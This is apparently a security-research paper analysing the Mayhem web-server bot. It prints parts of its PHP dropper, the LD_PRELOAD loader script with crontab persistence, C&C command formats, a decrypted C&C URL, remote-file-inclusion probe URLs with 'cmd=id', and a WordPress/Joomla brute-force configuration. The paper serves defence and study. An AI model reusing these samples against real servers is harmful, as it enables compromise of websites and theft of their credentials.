Covering the global threat landscape

MAYHEM – A HIDDEN THREAT FOR *NIX WEB SERVERS

Andrew Kovalev, Konstantin Otrashkevich & Evgeny Sidorov
Yandex, Russia

Over the last several years, malware writers have clearly come to understand that gaining access to web servers can bring more benefits than infecting users' PCs. Nowadays, there are millions of completely unprotected web servers with different kinds of vulnerabilities, so it is easy for attackers to upload web shells and gain access to them. Although in the vast majority of cases such access is restricted by the web server's rights on the target system, attackers successfully find ways to gain maximum advantage. In this article we describe 'Mayhem' – a new kind of malware for *nix web servers that has the functions of a traditional *Windows* bot, but which can act under restricted privileges in the system.

INTRODUCTION

The infection of websites and even entire web servers has become common. Usually such infections are used for stealing traffic, black hat SEO, drive-by download attacks, and so on, and in the vast majority of cases this kind of malware comprises relatively simple PHP scripts. But in the last two years, several more sophisticated malware families have been discovered. Mayhem is a multi-purpose modular bot for web servers. Our team studied the bot in order to gain an understanding not only of the client part of the malware, but also some of its command and control (C&C) servers, allowing us to collect some statistics.

This article should be considered as an addition to the one published by the *Malware Must Die* team [1]. We faced the Mayhem bot in April 2014, and this paper is a result of our own independent research. [2] is the only other publication on Mayhem we've found. During our research, we also discovered that Mayhem is a continuation of a bigger 'Fort Disco' brute-force campaign, disclosed in [3].

MALWARE REPRESENTATION


Initially, the piece of malware appears as a PHP script. We analysed the version of the PHP dropper with the SHA256 hash: b3cc1aa3259cd934f56937e6371f270c23edf96d2c0801728b0379dd07a0a035.

The results of analysing this script with the *VirusTotal* service are presented in Table 1.

Date	VirusTotal results
2014-06-17	3/54
2014-06-05	3/51
2014-06-03	3/52
2014-04-06	1/51
2014-03-18	1/49

Table 1: The results of checking the PHP dropper using the VirusTotal service.

After execution, the script kills all '/usr/bin/host' processes, identifies the system architecture (x64 or x86) and system type (*Linux* or *FreeBSD*), and drops a malicious shared object named 'libworker.so'. The script also defines a variable 'AU', which contains the full URL of the script being executed. The first part of the PHP script is shown in Figure 1.



```php
@system("killall -9 ".basename("/usr/bin/host"));

$so32 = "\x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00
$so64 = "\x7f\x45\x4c\x46\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00
$arch = 64;
if (intval("9223372036854775807") == 2147483647)
    $arch = 32;
print "Arch is ".$arch."\n";
$so = $arch == 32 ? $so32 : $so64;
$f = fopen("/usr/bin/host", "rb");
if ($f) {
    $n = unpack("C*", fread($f, 8));
    $so[7] = sprintf("%c", $n[8]);
    print "System is ".($n[8] == 9 ? "FreeBSD" : "Linux")."\n";
    fclose($f);
}
print "SO dumped ".file_put_contents("./libworker.so", $so)."\n";
if (getenv("MAYHEM_DEBUG"))
    exit(0);
$AU=@$_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"];
```


Figure 1: First part of the PHP dropper.

After that, the PHP dropper creates a shell script named '1.sh', the contents of which are depicted in Figure 2. Besides all of this, the script also creates the environment variable 'AU', which is the same as the one defined in the PHP script.

Then the PHP dropper executes the shell script by running the command 'at now -f 1.sh'. This command adds a cron task. After execution, the dropper waits for at most five seconds, then deletes the corresponding cron task. If execution of the 'at' command fails, the dropper runs the '1.sh' script directly. This part of the PHP dropper is presented in Figure 3.


SHARED OBJECT INITIALIZATION

The LD_PRELOAD technique allows the shared object to be the first to be loaded and allows it to hook into



```
#!/bin/sh
cd '/home/andreisz/public_html/Images/High'
if [ -f './libworker.so' ];then killall -9 host;export AU='www.site.com/dropper.php'
export LD_PRELOAD=./libworker.so
/usr/bin/host
unset LD_PRELOAD
crontab -l|grep -v '1\.sh'|grep -v crontab|crontab
fi
rm 1.sh
exit 0
```

Figure 2: The contents of the '1.sh' script.



```
@file_put_contents("1.sh", $SCR);
@chmod("1.sh", 0777);
/* try at now, file will be removed, crontab cleaned on success */
@system("at now -f 1.sh", $ret);
if ($ret == 0) {
    for ($i = 0; $i < 5; $i++) {
        if (! @file_exists("1.sh")) {
            print "AT success\n";
            exit(0);
        }
        sleep(1);
    }
}
@system("(crontab -l|grep -v crontab;echo;echo '* * * * * ".$SCP."/1.sh')|crontab", $ret);
if ($ret == 0) {
    for ($i = 0; $i < 62; $i++) {
        if (! @file_exists("1.sh")) {
            print "CRONTAB success\n";
            exit(0);
        }
        sleep(1);
    }
}
print "Running straight\n";
@system("./1.sh");
```

Figure 3: The last part of the PHP dropper.

different functions easily. If a standard library function is re-implemented in such a library, that library will intercept all calls to that function. The malicious sample contains its own implementation of the 'exit' function, so this one is invoked by '/usr/bin/host' instead of the original one.

During execution of the hooked 'exit' function an additional initialization function is called. The workflow of this function is shown in Figure 4. During the initialization, the following steps are performed:

- An ELF file with only an 'exit' function is dropped
- The process forks and the child process runs the ELF file and finishes its execution
- The parent process performs further initialization: it tries to connect to the *Google* DNS service (the IP address is 8.8.8.8), decrypts and parses the configuration file and obtains the parameters of the system.

Once initialization is complete, the shared object file is removed from the disk. The malware then tries to open and map to memory a file with a hidden file system. If the file does not exist, it is created, mapped to memory, and a hidden file system is initialized. Then this process forks, the parent process exits, and the child process continues the execution.

A high-level workflow of the hooked 'exit' function is shown in Figure 5. The successful execution path is marked on the workflow in red. As you can see, the execution path is neither only parent nor only child. We assume that this is an anti-debugging trick for debuggers that are configured to follow only child processes or only parent processes after a fork.

After all of these steps, the child process (the only one that is alive) runs the main infinite loop of the malware. The malware sleeps for the period of time defined in its configuration and runs functions that do useful jobs.

MAIN LOOP FUNCTION

This function first sets up a socket for communication with the C&C server, then checks whether information about the infected host has been sent to the C&C since this working session started, i.e. since the malware was executed. If the flag indicates that information has successfully been sent to the C&C server, the malware sends a 'ping' packet, then receives and executes C&C commands.

If the flag indicates that the information has not been sent yet, the malware prepares an HTTP packet that contains



Finds base address by seeking "ELF" in memory
Gets "real path" and gets current directory of the shared object
Drops ELF executable file that calls only "exit" function. The file name is "1.<PID of the process>"
child
fork
parent
Runs dropped ELF file by calling "execve function"
Deletes ELF file, tries to connect to 8.8.8.8, unset LD_PRELOAD variable, runs "uname -a", decrypts and parses configuration

Figure 4: The workflow of the initialization function.



fork inside initialization function
parent
child
perform initialization
runs dropped ELF end exits
hidden file system is initialized
fork
child
parent
runs working (sleep - do job) loop
exit

Figure 5: High-level workflow of the hooked 'exit' function.

the output of the 'uname -a' command, the architecture of the infected system, and information about the rights of the system user executing the process. After the packet has been sent, the malware reads the C&C response and if something goes wrong it exits this function. If everything is fine, the malware updates the flag and tries to read and execute other commands in the C&C response.

A high-level workflow of the main loop function is presented in Figure 6.

During the work, the malware maintains four lists and two queues. One queue is used for input strings (strings received from the C&C server), and the other is used for output strings (strings that will be sent to the C&C server). The first list



sets up socket for communication with C&C
was information about infected host successfully sent to C&C?
Prepare and send HTTP packet with information and send to C&C
exit function
success?
read commands from HTTP response and execute them
exit function
send HTTP "ping" request to C&C
read response and execute commands
exit function

Figure 6: High-level workflow of the main loop function in the shared object.

is used to store the addresses of the working functions of plug-ins, the second to store the addresses of functions that process data before writing to a socket (one used to transmit data to the C&C), the third to store the addresses of functions that process data read from a socket (data received from the C&C), and the fourth to store the addresses of functions that will process data from string queues. Figure 7 shows how these queues and lists are used in the malware's dataflow.



commands execution results
process commands and data
Output queue
list of handlers for output queue strings processing
processed data
processed data
list of handlers for input data processing
list of handlers that process output data
input data
output data
socket for work with C&C

Figure 7: Workflow of data received from the C&C server.

Figure 8 shows the dataflow when the malware processes a task.




Figure 8: Dataflow of strings that are processed by plug-ins.

C&C COMMANDS

There are seven different commands that are used in communications between the C&C server and the malware. The commands can be divided into two groups: inbound commands (C&C to bot) and outbound commands (bot to C&C). All of these commands are sent in HTTP POST requests/responses, i.e. inbound commands are transmitted in HTTP POST requests and outbound commands are transmitted in HTTP responses to the POST requests.

The 'R' command (outbound)

By sending this command the malware tells the C&C that it has successfully been loaded and is ready to work. If the web server is run with root privileges, the format of the 'R' command sent to the C&C is:

```
R,20130826,<system architecture - 64 or 32>,<EI_OSABI
value from '/usr/bin/host' ELF header>,ROOT,<output of
'uname -a command'>
```

If the web server is run with restricted privileges, then the command is the same, but instead of 'ROOT' there is the output of getenv('AU') – the URL for the PHP script used to start the malware. If everything is fine, the C&C server returns 'R,200'.

The 'G' command (inbound)

This command is sent from the C&C server to the malware. The command has the following format:

```
G,<task ID>
```

If the current task ID is not equal to the one received, the malware will finalize the currently running task and start a number of new working threads. The number of working threads is set by the 'L' command.

The 'F' command (outbound)

This command is used to request files from the server. If the malware wants to request a new file, it will send the following command:

```
F,<file name>,0
```

If the malware wants to check if there is a new version of a previously obtained file, it will send:

```
F,<file name>,<CRC32 sum of the file>
```

If the file is not found on the C&C server, the server will respond:

```
F,404,<file name>
```

If the file hasn't been changed since it was received, the C&C will respond:

```
F,304,-
```

If the new/updated file is found, the server will respond

```
F,200,<file name>,<BASE64 encoded file data>
```

After receiving the command with data, the malware decodes the BASE64-encoded data, writes it to disk and into a hidden file system. Then it tries to determine whether the received file is a plug-in. If the file is a plug-in, the malware checks its CRC32 sum, which is stored in unused ELF header fields, and loads the plug-in into memory.

The 'L' command (inbound)

The 'L' command is used by the C&C server to configure the malware and to make it load a plug-in. If the C&C wants to configure the core module of the malware, it will send:

```
L,core,<number of working threads>,<sleep
timeout>,<socket timeout>
```

After receiving this command, the malware will finalize all working threads, then update the number of working threads, the sleep timeout and the socket timeout.

If the C&C wants the malware to load a plug-in, it will send:

```
L,<plug-in file name>,<plug-in parameters separated by
comma>
```

If the malware receives this command and another plug-in is already running, the running plug-in will be stopped and the new one will be looked up in the hidden file system. If the lookup fails, a file with plug-in will be requested from the C&C via the 'F' command. Then the plug-in will be loaded, initialized and run.

The 'Q' command (outbound & inbound)

This command is used to transmit working data from the C&C to the malware and vice versa. If the C&C wants to add a string to the malware's processing queue, it will send:

```
Q,string
```

All of these strings are added to the malware's input queue and will be processed by a plug-in that is being run. If the malware wants to upload the results of its work, it will send:

```
Q,<plug-in name>, <string with results>
```

then remove these strings from its output queue.

The 'P' command (outbound)

This command is used by the malware to send its current state to the C&C server. The format of this command is:

```
P,<flag is a task is run>,<UNKNOWN>,<count of working
threads>,<number of read/write requests to servers
per second>,<total number of read/write operations to
server since this number has been set to zero>
```

The 'S' command (inbound)

If the malware receives this command it will finalize all working threads, empty the input and output queue and release other system resources. After that, it is ready to process a new task.

Summary

In summary, the commands are as follows:

Outbound commands:

R - report home

F - request file

Q - send data

P - report state

Inbound commands:

G - run new task

L - load plug-in

Q - send data

S - stop current task


CONFIGURATION

The shared object contains configuration information stored in the data segment in an encrypted form. The decryption key is also stored in the data segment. Initially, only the first eight bytes are decrypted, then the malware checks whether the last four bytes are equal to 0xDEADBEEF. If they are, then the first four bytes represent the length of the encrypted data. After this, the rest of the ciphertext is decrypted. Figure 9 shows the pseudocode of the decryption algorithm.

We analysed the code of the algorithm and found that this is an implementation of the XTEA encryption algorithm [4, 5] with the number of rounds equal to 32; the mode of operations is ECB [6, 7].

An example of the decrypted configuration is shown in Figure 10.

All the samples we analysed had the same format for the configuration. The first part of the configuration contains special flags and offsets to data in the rest of the configuration array. The format of the decrypted configuration is presented in Table 2.




```
uint64_t decrypt8_2(uint32_t* encr_text, uint32_t* key)
{
        uint64_t cl;
        uint32_t result;
        uint32_t v3;
        uint32_t v4;
        uint32_t v5;

        result = 0xc6ef3720;
        v3 = encr_text[0];
        v4 = encr_text[1];

        do
        {
                v5 = result + key[(result >> 11) & 3];
                result += 0x61c88647;
                v4 -= (v3 + ((v3 << 4) ^ (v3 >> 5))) ^ v5;
                v3 -= (v4 + ((v4 << 4) ^ (v4 >> 5))) ^ (result + key[result & 3]);
        }
        while ( result );
        ((uint32_t*)(&cl))[0] = v3;
        ((uint32_t*)(&cl))[1] = v4;
        return cl;
}
```

Figure 9: The decryption algorithm used in the malware.



```
 0 0C000000 EFBEADDE 28000000 3C000000 0000C000 58000000 00000000 00000000      nЊ≠ë(    <      j X
32 00000000 00000000 68747470 3A2F2F68 656E6E65 7273792E 636F6D2F 7468652D         http://hennersy.com/the-
64 68656E6E 65722F68 656E6E65 73797374 7566662E 70687000 2E736430 00000000   henner/hennesystuff.php .sd0
96
```

Figure 10: Decrypted configuration of the sample.

Offset	Size in bytes	Description
0	4	This field contains the number of eight-byte blocks in the configuration – in other words, the length of the configuration in eight-byte blocks
4	4	Special marker 0xDEADBEEF
8	4	Offset to the C&C URL
12	4	Sleep time between executions of the main loop function of the malware
16	4	Size of file mapping for the hidden file system
20	4	Offset to the name of the file that contains the hidden file system

Table 2: Description of the malware configuration.


As can be seen from Table 2, a C&C address is defined directly in the malware configuration and no DGA is used.

HIDDEN FILE SYSTEM

As stated previously, the malware uses a hidden file system to store its files. The file system comprises a file that is created during the initialization. The filename of the hidden file system is defined in the configuration, but its name is usually '.sd0'. To work with this file system an open-source library 'FAT 16/32 File System Library', [8] is used. The library contains code to create and work with the FAT file system, but it is not used in the original form – some functions have been modified to support encryption. Every block is encrypted with 32 rounds of XTEA algorithm in ECB mode and the encryption key differs from block to block.

The hidden file system is used to store plug-ins and files with strings to process: lists of URLs, usernames, passwords, etc. The content of one instance of the file system is shown in Figure 11.

We developed a simple tool based on the open-source library [8] for decrypting and extracting files from such file systems. The script can be found in [9].



```
dir-sd0
    brute_rules
    bruteforce.so
    bruteforceng.so
    cms_rules
    crawlerng.so
    pass
    pharm_rules
    pma_rules
    users
    wp_alt_user_brute
    wpenum.so
```

Figure 11: The content of one instance of the file system.

ANALYSIS OF PLUG-INS

As mentioned before, the malware has functionality which allows it to use plug-ins. During our research we found eight different plug-ins for this bot. Plug-ins and their configuration files are stored in the hidden file system. All the plug-ins described here have been found in the wild and are used by the malware.

Plug-ins interface


Every plug-in exports a structure that contains two special markers: pointers to useful plug-in functions and a string that contains the plug-in name. Every plug-in has at least two such pointers: a pointer to the plug-in initialization function and a pointer to the function that performs deinitialization. Two markers in this structure are constants: 0xDEADBEEF and a constant 20130826 that we suspect is a version of the plug-in. An example of such a structure is shown in Figure 12.

Due to the fact that all of the plug-ins are stored in the hidden file system, none of them were detected by any AV vendor when we checked on *VirusTotal*.

rfiscan.so


SHA256 hash sum: 9efed12a67e5835c73df5882321c4cd2dd23e4a571e5f99ccd7ec13176ab12cb

This plug-in is used to find websites that contain a remote file inclusion (RFI) vulnerability. During initialization, the plug-in downloads a list of patterns and a list of websites to check. Then it sends special HTTP requests to the websites that try to include the 'http://www.google.com/humans.txt' file



```
rfiscan         dd 0DEADBEEFh              ; DATA XREF: LOAD:0000000000000170↑o
                                           ; LOAD:off_200B20↑o
                dd 20130826
                dq offset aRfiscan         ; "rfiscan"
                dq offset initialize
                dq offset plugin_free
                db    0
```

Figure 12: An example of the structure that describes one of the plug-ins.



```
/akarru.gui/main_content.php?bm_content=http://www.google.com/humans.txt
/akocomments.php?mosConfig_absolute_path=http://www.google.com/humans.txt
/amazon/cart.php?cmd=add&asin=http://www.google.com/humans.txt
/amazon/index.php?lang=http://www.google.com/humans.txt
/amazon/info.php?asin=http://www.google.com/humans.txt
/annonce.php?page=http://www.google.com/humans.txt?&cmd=id
/announcements.php?phpraid_dir=http://www.google.com/humans.txt
/anzagien.php?config[root_ordner]=http://www.google.com/humans.txt?cmd=id
```

Figure 13: Some patterns used by 'rfiscan.so' to find websites that are vulnerable to RFI.

and analyse the corresponding HTTP responses. If the HTTP response contains the 'we can shake' substring, then the plug-in decides that the website has a remote file inclusion vulnerability. A part of the list with patterns is shown in Figure 13.

The results are transmitted to the C&C server with the use of 'Q' commands. The meanings of the commands are presented in Table 3.

Command	Description
Q,rfiscan,<host>,<vulnerable URL>	An RFI vulnerability has successfully been found
Q,rfiscan,<host>,-	RFI vulnerabilities haven't been found

Table 3: Descriptions of 'rfiscan' plug-in 'Q' commands.

wpenum.so

SHA256 hash sum: 9707e7682dd4f2c7850fdff0b0b33a3f499e93513f025174451b503eaeadea88

This plug-in is used to enumerate users of *WordPress* sites. The working function of this plug-in receives a URL, transforms it, and makes HTTP requests with the following query template:

```
<original query without last part>/?author=<user id>
```

The user ID ranges from 0 to 5. If the corresponding HTTP response contains the substring 'Location:' and the destination URL contains the substring '/author/' then the username is extracted from the destination URL. The first user to be found is transmitted to the C&C with the use of 'Q' commands. The meanings of the commands are presented in Table 4.

Command	Description
Q,wpenum,<original URL>,<transformed URL>,<user name>	Username has successfully been found
Q,wpenum,<original URL>,<original URL>,no_matches	No username has been found
Q,wpenum,<original URL>,-	Connection failed

Table 4: Descriptions of 'wpenum' plug-in 'Q' commands.

cmsurls.so

SHA256 hash sum: 84725fb3f68bde780a6349d0419bec39b03c85591e4337c6a02dcaa87b2e4ea3

The working function of this plug-in receives the hostname, makes an HTTP GET request to this host with the '/wp-login.PHP' query, and searches for the substring 'name=\"log\"' in the corresponding query. So this plug-in identifies user login pages in sites based on the *WordPress* CMS. The results are sent to the C&C with the use of 'Q' commands. The meanings of the commands are presented in Table 5.

Command	Description
Q,cmsurls,<hostname>,<URL to login page (ends with 'wp-login.PHP')>	URL for login page has successfully been found
Q,cmsurls,<hostname>	URL for login page has not been found
Q,cmsurls,<hostname>,-	Connection failed

Table 5: Descriptions of 'cmsurls.so' plug-in 'Q' commands.

bruteforce.so


SHA256 hash sum: 6f96d63ab5288a38e8893043feee668eb6cee7fd7af8ecfed16314fdba4d32a6

This plug-in is used to brute force passwords for sites based on the *WordPress* and *Joomla* CMSs. The plug-in doesn't support HTTPS. During our research, we found a dictionary containing passwords used by the plug-in. The dictionary contains 17,911 passwords. The lengths of the passwords range from 1 to 32 symbols.

bruteforceng.so

SHA256 hash sum: 992c36b2fcc59117cf7285fa39a89386c62a56fe4f0a192a05a379e7a6dcdea6


This plug-in is also used to brute force passwords for sites, but unlike bruteforce.so, this plug-in supports HTTPS, and regular expressions, and can be configured to brute force almost any login page. An example of such a configuration is presented in Figure 14.



```
set max_errors 100

url |wp-login|| body |name="log"||        \
try postonce |log=$user&pwd=$pass| body |=$user%||
url |administrator|| body |joomla||       \
try get "" \
body ~/name="return" value="([^"]+)"/ 1 return/          \
body ~/name="([0123456789abcdef]+)" value="1"/ 1 hash/  \
post |username=$user&task=login&return=$return&passwd=$pass&option=com_login&lang=&$hash=1| body |task=logout||
```

